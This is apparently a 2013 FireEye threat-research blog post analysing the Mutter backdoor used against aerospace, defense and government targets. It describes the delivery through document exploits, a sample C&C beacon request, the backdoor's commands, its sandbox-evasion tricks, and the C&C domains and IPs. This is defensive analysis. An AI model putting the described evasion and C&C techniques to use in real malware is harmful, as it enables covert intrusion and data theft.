THE MUTTER BACKDOOR: OPERATION BEEBUS WITH NEW TARGETS

April 17, 2013 | by James T. Bennett | Threat Research, Advanced Malware, Targeted Attack


FireEye Labs has observed a series of related attacks against a dozen organizations in the aerospace, defense, and telecommunications industries as well as government agencies located in the United States and India which have been occurring at least as early as December of 2011. In at least one case, a decoy document included in the attack contained content that focused on Pakistan military advancements in unmanned vehicle, or “drone” technology.

Technically, these attacks exploited previously discovered vulnerabilities via document files delivered by email in order to plant a previously unknown backdoor onto victim systems. The malware used in these attacks employs a number of interesting techniques to “hide in plain sight” and to evade dynamic malware analysis systems. Similar to, though not based on the attacks we saw in South Korea, the malware tries to stay inactive as long as possible to evade dynamic analysis detection methods.

We have linked these attacks back to Operation Beebus through the C&C infrastructure along with the similar targets and timeline observed. Although some of the targets of these attacks overlapped with Beebus targets, there were many new targets discovered including some in India. As we uncover more targets related to these attacks, we are seeing a common link between them: unmanned vehicles, also known as “drones”. The set of targets cover all aspects of unmanned vehicles, land, air, and sea, from research to design to manufacturing of the vehicles and their various subsystems. Other related malware have been discovered through the same C&C infrastructure that have a similar set of targets, that when included bring the total number of targets to more than 20 as of this writing. These targets include some in academia which have received military funding for their research projects relating to unmanned vehicles.

INFILTRATION

All of the attacks we have observed occurred through document exploits attacking known vulnerabilities. We have seen RTF and XLS files used for delivery. Searching the internet for the author and document names yields information regarding South Asia politics. Although all of the document exploits we have analyzed drop a decoy document, most of them are either empty or filled with unreadable data with two exceptions.



Pakistan's Indigenous UAV industry

Aditi Malhotra*

Pakistan's love for Unmanned Aerial Vehicles (UAVs) has been creating headlines for long. While most consider UAVs to be a new found asset, it is important to point out that the battlefield of World War I first welcomed this 'unmanned steel bird' for military application. The successful induction and demonstration of UAVs (post WWII) during Vietnam, Bekaa Valley and Desert Storm confirmed their potential and were consequentially used extensively during operations in Iraq and Afghanistan after 9/11. Likewise, military applications have stimulated the technological advancement of UAVs and they will continue to remain indispensable machines in future wars.

The contentious drone strikes in the Af-Pak region have marked a new phase in the use of UAVs/UCAVs/drones in the sub continent. Pakistan's periodic request to the US for UCAVs Unmanned Combat Aerial Vehicles) not only illustrates the importance of this technology, but gives an impression about Pakistan's incapacity to develop its own

One is an article about Pakistan's indigenous UAV industry which is attributed to author Aditi Malhotra, an Indian writer and Associate Fellow at the Centre for Land Warfare Studies (CLAWS) in New Delhi. Although we are not sure this particular work is actually hers, we did find a reference to a similarly named article "Pakistan's UAV programme: Ambitious, with some friendly help." Unfortunately, this document was not available. Other works of hers on a similar note include "India's Silence on Chinese Incursions" and "China and Pakistan: Dangerous Liaisons."

The other decoy document is contact info for an American with a military provided email address from Joint Base Andrews in Maryland, but with a physical address in Pakistan titled "Family Planning Association of Base (FPAB)." It looks like they took the "Family Planning Association of Bangladesh" and combined it with "Joint Base Andrews." The title of the email field is "FPAP Email", "FPAP" could stand for "Family Planning Association of Pakistan." Ultimately, we could make no sense from this information.


THE MUTTER BACKDOOR

Two different versions of the same backdoor were used in all of these attacks. In every case we have found, the main component is a DLL dropped by an executable compiled minutes after the DLL. The dropper shares the same decoding functions as the DLL and performs some modifications on the DLL that will be described later. There was one unique case we found where the initial dropper was a self-extracting archive that utilizes Visual Basic and batch scripts to download and install the DLL instead of extracting it from a resource.

Mutter is HTTP proxy aware, and attempts to determine if a proxy is required and what the proxy details are if necessary. It uses google.co.in to perform such tests. It uses HTTP to communicate with the C&C server and expects an encoded string between a pair of `<p>` tags in the response. The URL in the request has one parameter, “i”, which is set to an encoded representation of a string that follows this format:

```
<Mutter version#>-<campaign marker?>-<victim hostname>-<victim IP address>
```

We are not certain about the second part of this string, it may be either a campaign marker or an extension of the version number. In all our cases, it is set to either “SN0” or “SN1." Actual strings are shared in the appendix information at the end of this blog.



```
GET /index.aspx?i=6d6nJwgMMU1%2FbyZyOn0LUwwuOOaIjOu8LBeNgMndeI8%3D HTTP/1.1
Host: mydns.dns2.us
Connection: Keep-Alive
```

This HTTP request pictured in the screenshot is from the older version of Mutter. The newer versions of Mutter have a very similar HTTP request, but with the `Host` and `Connection` headers swapped.

The response string is decoded and parsed for the following commands:

“m”: executes a shell command


“u”: uploads a file to the victim (downloads a file from the victim’s perspective)

“d”: downloads a file to the attacker (uploads a file from the victim’s perspective)

“R”: removes the auto-run registry value

These commands are referenced in the code in this order, and when said aloud it sounds like “mutter”, hence the name chosen for the malware. In the earlier version of this backdoor, the “d” command was referenced, but the code had not been implemented yet. In both versions, another command string “f” appears along with the others, but is not referenced in the code. This perhaps indicates a future feature to be added.


This malware employs several interesting evasion techniques. For starters, it employs several “hide in plain sight” techniques common to malware used in targeted attacks. It specifies fake properties, pretending to be Google or Microsoft.



update.exe


Type of file: Application (.exe)

Description: Google Update



Property	Value
Description	
File description	User Access Control
Type	Application extension
File version	6.1.2700.6787
Product name	Microsoft(R) Windows(R) Operating Syst...
Product version	6, 1, 2700, 6787
Copyright	(C) Microsoft Corporation. All rights reserv...
Size	41.4 MB
Date modified	3/20/2013 12:59 AM
Language	English (United States)

This brings us to the next “hide in plain sight” tactic we noticed. Observe the size of the file above. It’s a whopping 41 megabytes. With rare exception, malware typically have a small size usually no larger than a few hundred kilobytes. When an investigator comes across a file megabytes in size, he may be discouraged from taking a closer look. Interestingly, the original size of this particular DLL is around 160 kilobytes, although the PE headers already indicate its future size as shown below. The dropper will decode this DLL from its resource section, drop it onto the victim’s system, and proceed to fill its resource section with randomly generated data. This has another useful side effect of giving each DLL a unique hash, making it more difficult to identify.



pFile	Data	Description	Value
00000138	0005	Major O/S Version	
0000013A	0000	Minor O/S Version	
0000013C	0000	Major Image Version	
0000013E	0000	Minor Image Version	
00000140	0005	Major Subsystem Version	
00000142	0000	Minor Subsystem Version	
00000144	00000000	Win32 Version Value	
00000148	0297C000	Size of Image	
0000014C	00000400	Size of Headers	
00000150	029827D5	Checksum	
00000154	0002	Subsystem	IMAGE_SUBSYSTEM_WINDOWS_GUI
00000156	0140	DLL Characteristics	
		0040	IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE
		0100	IMAGE_DLLCHARACTERISTICS_NX_COMPAT
00000158	00100000	Size of Stack Reserve	
0000015C	00001000	Size of Stack Commit	
00000160	00100000	Size of Heap Reserve	
00000164	00001000	Size of Heap Commit	
00000168	00000000	Loader Flags	
0000016C	00000010	Number of Data Directories	
00000170	0001DC00	RVA	EXPORT Table
00000174	00000044	Size	
00000178	0001D1BC	RVA	IMPORT Table
0000017C	00000064	Size	
00000180	00021000	RVA	RESOURCE Table
00000184	0294FF4C	Size	

In addition to these hiding techniques, this malware also appears to employ techniques to possibly evade dynamic malware analysis systems. This has been an ongoing trend in malware development that we and others have observed several times in past. The malware author will add code to delay the execution of the important functionality for some period of time with the idea being that if the malware stalls for long enough, the dynamic malware analysis system will give up on it and pass it off as benign. This malware has two routines that we could find no other purpose than for such an evasion.


One routine is a function that simply runs a series of loops, incrementing a local variable over and over, thousands of times. It ultimately disregards the final value of this variable, meaning that the function serves no purpose. This function is called many times throughout the rest of the code. It may have been implemented for the purpose of wasting time.

Another routine seems to have a similar goal, but with a different approach. This time, a loop is implemented with a call to sleep for a short time. This loop occurs many times, and each time it will also allocate a chunk of memory on the heap, performing math operations on it and printing it to the console over and over again. Keep in mind that this memory is not initialized to any value and is not used for anything later in the code, it is essentially junk memory. This seems to be another means of wasting time.

We detect this malware as **Backdoor.APT.NS01**.

C&C DETAILS

Most of the domains registered for C&C use in this campaign were done so through the free dynamic DNS Provider ChangeIP.com. Dynamic DNS is a popular option for domain registration since it is free and provides a convenient level of anonymity. Looking at passive DNS records for other domains pointing to the IP addresses used to host the C&C services turned up many other related domains. Various subdomains of the domain winsupdate.com have pointed to several IPs pointed to by the Mutter domains. This is interesting because this is the name of the folder created by Mutter on victims' systems. Furthermore, this domain is not a publicly available dynamic DNS provider and the email address used to register this domain is `binalakshminp@yahoo.com`. We cannot be certain, but this name could be in reference to Binalakshmi Nepram, a writer-activist born in Manipur India who is fighting for disarmament. This fits the theme we have observed from other clues left behind in decoy documents. Another domain that is indirectly linked is `agfire.com` with this interesting registration information.




```
Domain Name      : agfire.com
PunnyCode        : agfire.com
Creation Date    : 2006-03-30 00:00:00
Updated Date     : 2013-03-30 23:04:18
Expiration Date  : 2013-03-30 00:00:00

Registrant:
  Organization   : agni fire
  Name           : agni fire
  Address        : Bangalore
  City           : Bangalore
  Province/State : Beijing
  Country        : CN
  Postal Code    : 654000

Administrative Contact:
  Name           : agni fire
  Organization   : agni fire
  Address        : Bangalore
  City           : Bangalore
  Province/State : Beijing
  Country        : CN
  Postal Code    :
  Phone Number   : 86-00-021098765432
  Fax            : 86-00-84449168
  Email          : chunchundong@etang.com
```

Agni is the Hindu god of fire. Notice the combination of India and China references here. The email address used to register this domain was also referenced in a Chinese developer forum, but nothing else interesting was discovered about it.

The IP addresses hosting the C&C services are scattered all over the world and are believed to be compromised hosts.

ATTACKERS, TARGETS, AND TIMELINE


The attackers appear to be the well known and prolific “Comment Group” as we had stated in our previous blog on Operation Beebus. This link was made through finding several overlapping IP addresses used by Mutter and Beebus such as the following.



```
hlagl.vircheck.com (75.147.93.12) <-- Beebus

nsdata.ns02.us        A 75.147.93.12 <-- Mutter
http.4pu.com          A 75.147.93.12 <-- Mutter
hal.vircheck.com      A 75.147.93.12
hlagl.vircheck.com    A 75.147.93.12
update.vircheck.com   A 75.147.93.12

nsdata.ns01.us        A 204.110.12.182 <-- Domain linked below
hal.vircheck.com      A 204.110.12.182
imps.vircheck.com     A 204.110.12.182
hlagl.vircheck.com    A 204.110.12.182
update.vircheck.com   A 204.110.12.182

nsdata.ns01.us        A 213.183.233.10
nsdata.ns02.us        A 213.183.233.10 <-- Mutter

nsdata.ns01.us        A 77.233.172.42
nsdata.ns02.us        A 77.233.172.42 <-- Mutter

nsdata.ns01.us        A 74.228.60.243
nsdata.ns02.us        A 74.228.60.243 <-- Mutter
